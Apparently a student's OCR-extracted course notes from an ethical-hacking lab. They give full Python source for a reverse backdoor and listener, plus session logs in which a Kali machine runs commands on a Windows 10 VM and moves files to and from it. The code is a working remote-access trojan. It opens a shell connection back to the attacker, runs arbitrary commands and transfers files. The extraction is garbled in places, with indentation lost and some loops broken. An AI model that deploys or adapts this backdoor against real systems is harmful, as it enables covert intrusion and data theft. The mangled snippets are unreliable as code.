            command_result = self.execute_system_command(command)
            command_result = command_result.decode('utf-8', errors='ignore') if command_result else
            "Command executed with no output."
        self.reliable_send(command_result)
```

```
my_backdoor = Backdoor("192.168.10.142", 4444)
```

my\_backdoor.run()

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial Use only)

Player Applications Places Aug 10 14:55

root@kali:~/PycharmProjects/reverse\_backdoor

```
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[*] Got a Connection from ('192.168.10.143', 50652)
>>> dir
Volume in drive C is Windows 10
Volume Serial Number is B0B9-E7A9

Directory of C:\Users\IEUser\Downloads

08/10/2024  11:50 AM    <DIR>.
08/10/2024  11:50 AM    <DIR>..
08/07/2024  09:40 PM        1,749 arp_spoof.py
08/07/2024  09:40 PM        764 download_execute_and_report.py
08/07/2024  09:48 AM        1,337 execute_and_report.py
08/07/2024  09:53 PM        1,337 execute_and_report.py
08/07/2024  09:59 PM        467 execute_command.py
08/06/2024  03:39 PM        372,104 Firefox Installer.exe
08/07/2024  03:58 PM        1,162,272 npcap_1.79.exe
08/07/2024  03:23 PM        26,772,456 python-3.12.4-amd64.exe
08/10/2024  11:49 AM        2,891 reverse_backdoor.py
08/07/2024  08:07 PM        16,847 windows_time_text_build_4180_x64_setup.exe
08/07/2024  03:15 PM        915,128 windows_4.1.3.exe
08/08/2024  10:20 AM        2,924,060 winzip20-bing.exe
08/08/2024  11 File(s)   48,200,454 bytes
08/08/2024  11 File(s)   17,038,761,984 bytes free

>>> upload textdoc.txt
[*] File successfully uploaded textdoc.txt
>>> dir
Volume in drive C is Windows 10
Volume Serial Number is B0B9-E7A9

Directory of C:\Users\IEUser\Downloads

08/10/2024  11:51 AM    <DIR>.
08/10/2024  11:51 AM    <DIR>..
08/07/2024  09:40 PM        1,749 arp_spoof.py
08/07/2024  09:40 PM        764 download_execute_and_report.py
08/07/2024  09:48 AM        1,337 execute_and_report.py
08/07/2024  09:53 PM        1,337 execute_and_report.py
08/07/2024  09:59 PM        467 execute_command.py
08/06/2024  03:39 PM        372,104 Firefox Installer.exe
```

Current File ▾

listener.py

```
class Listener:
    def __init__(self, ip="192.168.10.142", port=4444):
        self.ip = ip
        self.port = port

    def usage(self):
        print("Usage")
        print("def read_file(self, path):")
        print("    try:")
        print("        with open(path, "rb") as file:")
        print("            return base64.b64encode(file.read()).decode("utf-8")")
        print("    except Exception as e:")
        print("        return "[!] Error reading file: " + str(e))

    def run(self):
        while True:
            command = raw_input(">>> ")
            command = command.split(" ")
            if command[0] == "upload":
                file_content = self.read_file(command[1])
                command.append(file_content)

            result = self.execute_remotely(command)

            if command[0] == "download" and len(command) > 1:
                result = self.write_file(command[1], result)

            print(result)

    def execute_remotely(self, command):
        result = os.popen(command).read()
        return result

    def write_file(self, filename, content):
        with open(filename, "w") as file:
            file.write(content)

    def read_file(self, path):
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode("utf-8")
```

my\_listener = Listener(ip="192.168.10.142", port=4444)
my\_listener.run()

70:1 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor) ⚡

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player | Applications Places Aug 10 14:56

root@kali:~/PycharmProjects/reverse\_backdoor

root@kali:~/PycharmProjects/reverse\_backdoor 79x40

Volume in drive C is Windows 10  
Volume Serial Number is B009-E7A9

Directory of C:\Users\IEUser\Downloads

08/10/2024 11:51 AM <DIR> .  
08/10/2024 11:51 AM <DIR> ..  
08/07/2024 04:10 PM 1,749 arp\_spoof.py  
08/08/2024 11:08 AM 764 download\_execute\_and\_report.py  
08/07/2024 09:53 PM 1,337 execute\_and\_report.py  
08/07/2024 09:09 PM 467 execute\_command.py  
08/07/2024 03:39 PM 372,104 FirenzInstaller.exe  
08/07/2024 03:23 PM 1,162 firenz\_installer\_1.7.99.exe  
08/07/2024 03:23 PM 26,772,456 python-3.12.4-and64.exe  
08/10/2024 11:49 AM 2,801 reverse\_backdoor.py  
08/07/2024 08:07 PM 16,047,376 windows\_text\_build\_4180\_x64\_setup.exe  
08/10/2024 11:51 AM 5,912 textdoc.txt  
08/07/2024 03:56 PM 915,128 WinPcap\_4\_1\_3.exe  
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe  
12 File(s) 48,206,366 bytes  
2 Dir(s) 17,038,688,256 bytes free

>>> upload tiger.jpg  
[+] File successfully uploaded tiger.jpg  
>>> dir  
Volume in drive C is Windows 10  
Volume Serial Number is B009-E7A9

Directory of C:\Users\IEUser\Downloads

08/10/2024 11:52 AM <DIR> .  
08/10/2024 11:52 AM <DIR> ..  
08/07/2024 04:10 PM 1,749 arp\_spoof.py  
08/08/2024 11:08 AM 764 download\_execute\_and\_report.py  
08/07/2024 09:53 PM 1,337 execute\_and\_report.py  
08/07/2024 09:09 PM 467 execute\_command.py  
08/07/2024 03:39 PM 372,104 FirenzInstaller.exe  
08/07/2024 03:23 PM 1,162 firenz\_installer\_1.7.99.exe  
08/07/2024 03:23 PM 26,772,456 python-3.12.4-and64.exe  
08/10/2024 11:49 AM 2,801 reverse\_backdoor.py

Current File ▾

listener.py

```
class Listener:
```

Usage

```
def read_file(self, path):
```

    try:

```
        with open(path, "rb") as file:
```

            return base64.b64encode(file.read()).decode("utf-8")

```
    except Exception as e:
```

        return "[!] Error reading file: " + str(e)

Usage

```
def run(self):
```

    while True:

```
        command = raw_input(">> ")
```

        command = command.split(" ")

```
        if command[0] == "upload":
```

            file\_content = self.read\_file(command[1])

            command.append(file\_content)

        result = self.execute\_remotely(command)

        if command[0] == "download" and len(command) > 1:

            result = self.write\_file(command[1], result)

        print(result)

my\_listener = Listener(ip="192.168.10.142", port=4444)

my\_listener.run()

70:1 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor)

24°C Windy

Search

256 PM 2024-08-10

C:\Users\IEUser\Downloads\reverse\_backdoor.py - Sublime Text (UNREGISTERED)

```
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
```

File Edit Selection Find View Goto Tools Project Preferences Help

reverse\_backdoor.py

12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60

def reliable\_send(self, data):  
 ...  
def reliable\_receive(self):  
 ...  
def execute\_system\_command(self, command):  
 ...  
def change\_working\_directory\_to(self, path):  
 ...  
def read\_file(self, path):  
 try:  
 with open(path, "rb") as file:  
 return base64.b64encode(file.read()).decode('utf-8')  
 except Exception as e:  
 return "[+] Error reading file: " + str(e)  
def write\_file(self, path, content):  
 try:  
 with open(path, "wb") as file:  
 file.write(base64.b64decode(content))  
 return "[+] File successfully uploaded " + path  
 except Exception as e:  
 return "[+] Error writing to file: " + str(e)  
def run(self):  
 while True:  
 command = self.reliable\_receive()  
 if command[0] == "exit":  
 ...


Line 6, Column 14

OS Version: Windows 10 Service Pack: No service pack

Windows License valid for 73 days Build 17763.rs5\_release.180914-1434

re to search

11:56 AM 8/10/2024 ENG US 2:56 PM 2024-08-10



## Handling Unknown Exceptions/ Making Persistent connection

### Listener.py

```
#!/usr/bin/python

import socket
import json
import base64

class Listener:

    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(0)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except:
                pass
        return json.loads(json_data)
```

```
except ValueError:
    continue

def execute_remotely(self, command):
    self.reliable_send(command)
    if command[0] == "exit":
        self.connection.close()
        exit()
    return self.reliable_receive()

def write_file(self, path, content):
    try:
        with open(path, "wb") as file:
            file.write(base64.b64decode(content))
        return "[+] File successfully downloaded " + path
    except Exception as e:
        return "[-] Error writing to file: " + str(e)

def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
        return "[-] Error reading file: " + str(e)

def run(self):
    while True:
        command = raw_input(">> ")
        command = command.split(" ")
```

```
try:  
    if command[0] == "upload":  
        file_content = self.read_file(command[1])  
        command.append(file_content)  
  
    result = self.execute_remotely(command)  
  
    if command[0] == "download" and "[-] Error" not in result:  
        result = self.write_file(command[1], result)  
  
    except Exception:  
        result = "[-] Error during command execution."  
  
    print(result)  
  
my_listener = Listener("192.168.10.142", 4444)  
my_listener.run()
```

## reverse\_backdoor.py

```
#!/usr/bin/env python  
import socket  
import subprocess  
import json  
import os  
import base64
```

```
class Backdoor:

    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data += self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue

        return json.loads(json_data)

    def execute_system_command(self, command):
        try:
            output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
            return output
        except subprocess.CalledProcessError as e:
            return str(e.output)

    def change_working_directory_to(self, path):
        try:
```

```
os.chdir(path)
return "[+] Changing working directory to " + path

except Exception as e:
    return "[-] Error: " + str(e)

def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
        return "[-] Error reading file: " + str(e)

def write_file(self, path, content):
    try:
        with open(path, "wb") as file:
            file.write(base64.b64decode(content))
        return "[+] File successfully uploaded " + path
    except Exception as e:
        return "[-] Error writing to file: " + str(e)

def run(self):
    while True:
        command = self.reliable_receive()

        try:
            if command[0] == "exit":
                self.connection.close()
                exit()
        except:
            pass
```

```
    elif command[0] == "cd" and len(command) > 1:
        command_result = self.change_working_directory_to(command[1])

    elif command[0] == "download" and len(command) > 1:
        command_result = self.read_file(command[1])

    elif command[0] == "upload" and len(command) > 1:
        command_result = self.write_file(command[1], command[2])

    else:
        command_result = self.execute_system_command(command)

    command_result = command_result.decode('utf-8', errors='ignore') if command_result else
    "Command executed with no output."

except Exception:
    command_result = "[+] Error during command execution"

self.reliable_send(command_result)

my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```

root@kali:~/PycharmProjects/reverse\_backdoor# python listener.py

```
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[*] Got a Connection from ('192.168.10.143', 49802)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads

08/10/2024 11:52 AM <DIR> .
08/10/2024 11:52 AM <DIR> ..
08/09/2024 04:10 PM 1,749 arp spoof.py
08/09/2024 11:08 PM 764 download execute and report.py
08/07/2024 09:53 PM 1,337 execute and report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 nmap-1.79.exe
08/10/2024 03:58 PM 26,772,456 python-3.12.4-amd64.exe
08/07/2024 08:07 PM 2,975 reverse backdoor.py
08/10/2024 11:51 AM Other Location 5,912 textdoc.txt
08/10/2024 11:52 AM 790,610 tiger.jpg
08/07/2024 03:56 PM 915,128 WinCap 4.1.3.exe
08/08/2024 10:28 AM 2,924,000 winzip28-bing.exe
13 File(s) 48,997,150 bytes
2 Dir(s) 17,015,705,600 bytes free

>> ashaksdad
[-] Error during command execution
>> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fd00::94d2:6650:7780:1435%8
IPv4 Address . . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2

my_listener = Listener(ip="192.168.10.142", port=4444)
my_listener.run()
```

root@kali:~/PycharmProjects/reverse\_backdoor# python listener.py

```
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[*] Got a Connection from ('192.168.10.143', 49802)
>> ipconfig
Windows IP Configuration


Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fd00::94d2:6650:7780:1435%8
IPv4 Address . . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2

>> cd
C:\Users\IEUser\Downloads

>> cd ..
[*] Changing working directory to ..
>> cd ..
[*] Changing working directory to ..
>> cd
C:\Users\IEUser

>> cd IEUser
[*] Changing working directory to IEUser
>> cd Downloads
[*] Changing working directory to Downloads
>> download image.jpg
[-] Error reading file: [Errno 2] No such file or directory: 'image.jpg'
>> download tiger.jpg
[*] File successfully downloaded tiger.jpg
>> download textdoc.txt
[*] File successfully downloaded textdoc.txt
>> upload abc.jpg
[-] File write to file: Invalid base64-encoded string: number of data characters (49) cannot be 1 more than a multiple of 4
>> upload tiger.jpg
[*] File successfully uploaded tiger.jpg
>> upload textdoc.txt
[*] File successfully uploaded textdoc.txt
>>
```



## Testing The Backdoor With Python 3

### listener.py

```
#!/usr/bin/python3

import socket
import json
import base64

class Listener:

    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(0)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data += self.connection.recv(1024).decode('utf-8')
            except:
                pass
        return json.loads(json_data)
```

```
except ValueError:
    continue

def execute_remotely(self, command):
    self.reliable_send(command)
    if command[0] == "exit":
        self.connection.close()
        exit()
    return self.reliable_receive()

def write_file(self, path, content):
    try:
        with open(path, "wb") as file:
            file.write(base64.b64decode(content))
        return "[+] File successfully downloaded: " + path
    except Exception as e:
        return "[-] Error writing to file: " + str(e)

def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
        return "[-] Error reading file: " + str(e)

def run(self):
    while True:
        command = input(">> ").strip()
        command = command.split(" ", 1) # Split only on the first space
```

```
try:  
    if command[0] == "upload":  
        file_content = self.read_file(command[1])  
        command.append(file_content)  
  
    result = self.execute_remotely(command)  
  
    if command[0] == "download" and "[-] Error" not in result:  
        result = self.write_file(command[1], result)  
  
    except Exception as e:  
        result = "[-] Error during command execution: " + str(e)  
  
    print(result)  
  
my_listener = Listener("192.168.10.142", 4444)  
my_listener.run()
```

## reverse\_backdoor.py

```
#!/usr/bin/env python3  
  
import socket  
  
import subprocess  
  
import json  
  
import os  
  
import base64
```

```
class Backdoor:

    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data += self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue
        return json.loads(json_data)

    def execute_system_command(self, command):
        try:
            output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
            return output
        except subprocess.CalledProcessError as e:
            return str(e.output.decode('utf-8', errors='ignore'))

    def change_working_directory_to(self, path):
        try:
            os.chdir(path)
            return "[+] Changing working directory to " + path
        except Exception as e:
            return "[-] Failed to change working directory to " + path
```

```
except Exception as e:  
    return "[-] Error: " + str(e)  
  
def read_file(self, path):  
    try:  
        with open(path, "rb") as file:  
            return base64.b64encode(file.read()).decode('utf-8')  
    except Exception as e:  
        return "[-] Error reading file: " + str(e)  
  
def write_file(self, path, content):  
    try:  
        with open(path, "wb") as file:  
            file.write(base64.b64decode(content))  
        return "[+] File successfully uploaded: " + path  
    except Exception as e:  
        return "[-] Error writing to file: " + str(e)  
  
def run(self):  
    while True:  
        command = self.reliable_receive()  
  
        try:  
            if command[0] == "exit":  
                self.connection.close()  
                exit()  
            elif command[0] == "cd" and len(command) > 1:  
                directory = command[1].strip() # Strip extra spaces  
                command_result = self.change_working_directory_to(directory)
```

```
elif command[0] == "download" and len(command) > 1:  
    command_result = self.read_file(command[1])  
  
elif command[0] == "upload" and len(command) > 2:  
    command_result = self.write_file(command[1], command[2])  
  
else:  
    command_result = self.execute_system_command(command)  
  
    command_result = command_result.decode('utf-8', errors='ignore') if command_result else  
    "Command executed with no output."  
  
except Exception as e:  
    command_result = "[-] Error during command execution: " + str(e)  
  
    self.reliable_send(command_result)  
  
my_backdoor = Backdoor("192.168.10.142", 4444)  
my_backdoor.run()
```